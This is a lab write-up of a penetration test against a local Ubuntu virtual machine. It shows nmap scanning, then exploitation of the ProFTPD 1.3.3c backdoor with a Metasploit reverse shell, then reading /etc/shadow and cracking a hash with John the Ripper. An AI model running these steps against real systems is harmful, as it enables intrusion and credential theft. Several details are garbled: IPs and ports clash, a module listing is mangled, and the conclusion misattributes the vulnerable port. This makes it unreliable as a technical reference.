

V.A.P.T. (Vulnerability Assessment & Penetration Testing)




Date: -04/10/2023

By: - Rishi Shukla

Based on Ubuntu Machine
& Windows 7

Ubuntu Machine

- Firstly, we run our Kali Linux and run “Ubuntu Machine” on our VMware 17 Pro.
- After running Kali Linux and Ubuntu, we go to our Kali and open a new terminal and type “sudo netdiscover” (to check the available active I.P.).
- We check OS of all IPs using “sudo nmap -O”.



```
bankai@Windows: -
Currently scanning: 192.168.1.0/24 | Screen View: Unique Hosts
. from 4 hosts. Total size: 240

IP            At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.30.1  08:50:56:08:00:00  1      60  VMware, Inc.
192.168.30.2  08:50:56:FA:11:20  1      60  VMware, Inc.
192.168.30.129 08:0c:29:09:45:00  1      60  VMware, Inc.
192.168.30.254 08:50:56:FA:00:72  1      60  VMware, Inc.

--(bankai@Windows)-[~]
bankai@Windows: ~$ sudo nmap -O 192.168.30.254
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 18:31 IST
Nmap scan report for 192.168.30.254
Host is up (0.020s latency).
All 3000 scanned ports on 192.168.30.254 are in ignored states.
Not shown: 3000 filtered tcp ports (no response)
MAC Address: 08:50:56:FA:00:72 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.76 seconds


--(bankai@Windows)-[~]
bankai@Windows: ~$ sudo nmap -O 192.168.30.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 18:34 IST
Nmap scan report for 192.168.30.129
Host is up (0.0050s latency).
Not shown: 997 closed tcp ports (reset)
PORT: STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:0c:29:09:45:00 (VMware)
Device type: general purpose
Running Linux 4.15.x
OS CPE: cpe:/o:linux:linux_kernel:cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.62 seconds

--(bankai@Windows)-[~]
bankai@Windows: ~$ sudo nmap -O -v -sV 192.168.30.129 -oN ubuntu-nmap.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 18:36 IST
NSE: Loaded NSE scripts for scanning.
Initiating ARP Ping scan at 18:36
```

- We try every given I.P. until we find the I.P. of “Ubuntu Machine”.
- After finding the I.P., we use “sudo nmap -O -sV -vv 192.168.30.129 -oN ubuntu-nmap.txt” to create a nmap (network mapper) report which contains the data regarding the O.S., services and other details (eg: -Port No., Mac Address).

- After creating the report, we open the Report File(nmap-ubuntu) using command “mousepad ubuntu-nmap.txt”.
- We remove the unnecessary details from the report that has no use at the moment for us and only keep the port number as we need them.




- After getting the port numbers, we check the vulnerabilities in the given ports.
- We check the vulnerabilities in the port and also create the Report File for that too naming it “ubuntu-vulnrep.txt”.
- To check the vulnerability in the ubuntu and to create the vulnerability report file, we use command “sudo nmap -p21,22,80 -Pn -sV --script vuln -vv -oN ubuntu-vunrep.txt 192.168.30.129.”

```
Other Linux 5.x kernel 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3
Other Linux
lab-01
lab-02
Applications Places Terminal
Oct 5 19:32
bankai@Windows: -
Terminal
bankai@Windows: -
bankai@Windows: -
bankai@Windows: -
--(bankai@Windows)--[~]
$ sudo nmap -p11,22,80 -Pu -sv --script vuln -vv -oN ubuntu-vulnrep.txt 192.168.38.129
[sudo] password for bankai:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-05 19:22 IST
NSE: Loaded 159 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:22
Completed NSE at 19:22, 10.05s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:22
Completed NSE at 19:22, 0.00s elapsed
Initiating ARP Ping Scan at 19:22
Scanning 192.168.38.129 [3 ports]
Completed ARP Ping Scan at 19:22, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:22
Completed Parallel DNS resolution of 1 host. at 19:22, 13.00s elapsed
Initiating SYN Stealth Scan at 19:22
Scanning 192.168.38.129 [3 ports]
Discovered open port 80/tcp on 192.168.38.129
Discovered open port 22/tcp on 192.168.38.129
Discovered open port 22/tcp on 192.168.38.129
Completed SYN Stealth Scan at 19:22, 0.53s elapsed (3 total ports)
Initiating Service scan at 19:22
Scanning 3 services on 192.168.38.129
Completed Service scan at 19:22, 10.74s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.38.129.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:23
NSE Timing: About 83.42% done; ETC: 19:24 (0:00:12 remaining)
NSE Timing: About 86.34% done; ETC: 19:24 (0:00:14 remaining)
NSE Timing: About 89.24% done; ETC: 19:25 (0:00:01 remaining)
NSE Timing: About 99.24% done; ETC: 19:25 (0:00:01 remaining)
NSE Timing: About 99.24% done; ETC: 19:26 (0:00:01 remaining)
NSE Timing: About 99.24% done; ETC: 19:26 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 19:27 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 19:27 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 19:28 (0:00:02 remaining)
NSE Timing: About 99.24% done; ETC: 19:28 (0:00:03 remaining)
NSE Timing: About 99.24% done; ETC: 19:28 (0:00:03 remaining)
NSE Timing: About 99.24% done; ETC: 19:29 (0:00:03 remaining)
```

```
Other Linux 5.x kernel 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3
Other Linux
lab-01
lab-02
Applications Places Mousepad
Oct 5 19:35
~/ubuntu-vulnrep.txt (Read Only) - Mousepad
File Edit Search View Document Help
1
2 nmap scan report for 192.168.38.129
3
4
5 PORT STATE SERVICE REASON VERSION
6 22/tcp open ftp syn-ack ttl 64 ProFTPD 1.3.3c
7 | ftp-proftpd-backdoor:
8 | This installation has been backdoored.
9 | Command: id
10 | Results: id=(root) gid=(root) groups=(root),45534(nogroup)
11 22/tcp open ssh syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
12 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
13
14 | VULNERABLE:
15 | Slowloris DDoS attack
16 | State: LIKELY VULNERABLE
```

- After getting the vulnerability report, we open the vulnerability file (ubuntu-vulnrep.txt) using command “mousepad ubuntu-vulnrep.txt”. we remove the unnecessary details and save the file.
- We use “searchsploit” to check to sploit available. To use searchsploit we type: - searchsploit ‘machine version’.




The screenshot shows a terminal window within a VMware Workstation environment. The terminal is running on a Kali Linux VM. The user has executed the command `searchsploit ProFTPD 1.3.3c`. The output displays a table of available exploits:

Exploit Title	Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPD 1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb

Below the table, it states: Shellcodes: No Results, Papers: No Results. The terminal prompt is `bankai@Windows: ~`.

- Now that we know the sploit, we go to Metasploit use the “Backdoor Command Execution”.
- To open Metasploit, we type command “sudo msfconsole -q”.



- Once we enter the Metasploit, we type “search Proftpd”.
- After that we type “use 5” and after that we type “show options”.
- When dealing with Backdoor, there should be 2 options: -
 1. Module Option
 2. Payload Option (file used to carry communication from victim machine to attacker machine)
- Check payload by command: -
 - ‘show payloads’

- If there is none, we set payload by typing “set payload path”.

```

View the full module info with the info, or info -> command.
msf5 exploit(multi/platform/win_burp) > set payload
payload
=====
# Name                               Disclosure Date  Rank  Check  Description
#-----
0 payload/multi/cmd.exe               normal         no      none  cmd.exe with unicode
1 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
2 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
3 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
4 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
5 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
6 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
7 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
8 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)
9 payload/multi/cmd.exe               normal         no      none  cmd.exe shell, 32-bit TCP (via perl)

msf5 exploit(multi/platform/win_burp) > set payload payload/cmd.exe/reverse
payload => cmd.exe/reverse
msf5 exploit(multi/platform/win_burp) > show options
show options
=====
# Name                               Current Setting  Required  Description
#-----
0 CMD                               cmd.exe          no        The local client address
1 RHOST                             127.0.0.1         no        A IP address of remote target host (port)
2 RPORT                             4444             yes       The target host's port
3 LHOST                             127.0.0.1         yes       The target host's IP address

msf5 exploit(multi/platform/win_burp) > show options
show options
=====
# Name                               Current Setting  Required  Description
#-----
0 CMD                               cmd.exe          no        The local client address
1 RHOST                             127.0.0.1         no        A IP address of remote target host (port)
2 RPORT                             4444             yes       The target host's port
3 LHOST                             127.0.0.1         yes       The target host's IP address


msf5 exploit(multi/platform/win_burp) >
  
```

- Type check options after setting payload using command “show options”.
- Now, we establish connection we ubuntu machine: -
 1. Firstly, we set the client I.P.: -
set RHOST ‘I.P.’
 2. Set Ports that are open: -
set RPORT ‘No.’
 3. Set Listener Host: -
set LHOST ‘our I.P.’

4. Set Listener Port: -
set LPORT 'No.'

5. Now, we are ready to attack ubuntu machine. We type "exploit".

- As we can see we used the exploit to enter Ubuntu Machine.




```
Other Linux 5.x kernel 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Other Linux
lab-01
lab-02
Applications Places Terminal
Terminal
Oct 5 19:53
bankai@Windows: ~
Name Current Setting Required Description
-----
LHOST 192.168.30.129 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/tftp/psf/psf_133c_backdoor) > set RHOST 192.168.30.129
RHOST => 192.168.30.129
msf6 exploit(multi/tftp/psf/psf_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(multi/tftp/psf/psf_133c_backdoor) > set LHOST 192.168.30.128
LHOST => 192.168.30.128
msf6 exploit(multi/tftp/psf/psf_133c_backdoor) > set LPORT 44
LPORT => 44
msf6 exploit(multi/tftp/psf/psf_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.30.128:44
[*] 192.168.30.129:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xWpTTlSkXLUjCH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "xWpTTlSkXLUjCH\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.30.128:44 -> 192.168.30.129:38298) at 2023-10-05 19:52:56 +0530
```



```
Other Linux 5.x kernel 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Other Linux
lab-01
lab-02
Applications Places Terminal
Terminal
Oct 5 19:56
bankai@Windows: ~
msf6 exploit(multi/tftp/psf/psf_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.30.128:44
[*] 192.168.30.129:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo xWpTTlSkXLUjCH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "xWpTTlSkXLUjCH\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.30.128:44 -> 192.168.30.129:38298) at 2023-10-05 19:52:56 +0530

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
cd /home
ls
marlinspike
bin/bash
sh: 10: bin/bash: not found
shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using python to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
cd /
root@vtctest:~# cat shadow
cat shadow
cat shadow: No such file or directory
root@vtctest:~# cd /etc
cd /etc
root@vtctest:/etc# cat shadow
cat shadow
root@vtctest:/etc# cat shadow
daemon:*17379:0:99999:7:::
bin:*17379:0:99999:7:::
sys:*17379:0:99999:7:::
```


- After entering into the system, we type “id” then go to home directory by typing “cd /home”.
- We type “ls” after that we open shell command panel by typing “shell”.
- We go to root directory by typing “cd /” after that we go to “etc” file then we use command “cat shadow” to get hash value.

```

Other Linux 5.x kernel 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3
Other Linux
lab-01
lab-02
Applications Places Terminal
Oct 5 19:57
Terminal
bankai@Windows: ~
daemon:*17379:0:99999:7:::
bin:*17379:0:99999:7:::
sys:*17379:0:99999:7:::
sync:*17379:0:99999:7:::
games:*17379:0:99999:7:::
mail:*17379:0:99999:7:::
lp:*17379:0:99999:7:::
mail:*17379:0:99999:7:::
news:*17379:0:99999:7:::
uucp:*17379:0:99999:7:::
proxy:*17379:0:99999:7:::
www-data:*17379:0:99999:7:::
backup:*17379:0:99999:7:::
list:*17379:0:99999:7:::
irc:*17379:0:99999:7:::
gnats:*17379:0:99999:7:::
nobody:*17379:0:99999:7:::
systemd-timesync:*17379:0:99999:7:::
systemd-network:*17379:0:99999:7:::
systemd-resolve:*17379:0:99999:7:::
systemd-bus-proxy:*17379:0:99999:7:::
syslog:*17379:0:99999:7:::
_apt:*17379:0:99999:7:::
messagebus:*17379:0:99999:7:::
uidd:*17379:0:99999:7:::
lightdm:*17379:0:99999:7:::
whoopsie:*17379:0:99999:7:::
avahi-autoipd:*17379:0:99999:7:::
dnsmasq:*17379:0:99999:7:::
colord:*17379:0:99999:7:::
speech-dispatcher:*17379:0:99999:7:::
hplip:*17379:0:99999:7:::
kermoz:*17379:0:99999:7:::
pulse:*17379:0:99999:7:::
rtkit:*17379:0:99999:7:::
saned:*17379:0:99999:7:::
usbmux:*17379:0:99999:7:::
marlinpike:$6$w05nVZ$8Zw0/30kn4t1RUZLrckw9LR/0EMTUBfFCypK3MUMvntYw0.ov/eszTpfWLaC2x0Fvy5tpUUXQBUHCKD14/::17484:0:99999:7:::
myq:*17486:0:99999:7:::
sshd:*17486:0:99999:7:::
root@vtsec:/etc# "[]{}|

```

- We copy the marlinpike “Hash Value” and make a new text file in a new terminal.
- We type “echo (hash value) > hash” to save the hash value.
- Now, we are ready to John the Ripper.



- In a new terminal, we give root permissions command “sudo su” then type password to access root mode.
- After that we go to wordlist (A collection of commonly used passwords) using path (/usr/share/wordLists).
- Lastly, we type “john hash.txt” and there we go the password is now with us.

Main Points: -

1. When we did nmap the open ports 21,22,80 was found, the port number 80 was vulnerable and is more likely to attacked using “Backdoor Command execution”.
2. To prevent any further Backdoor attacks try installing as strong Anti-Malware software and have a strong firewall to prevent the creation of Backdoor.
3. UBUNTU MACHINE: -
Version: - Ubuntu 16.0.4 64-bit, Processor: - 1, RAM: - 2, Memory: - 16GB, Network Adapter: - NAT.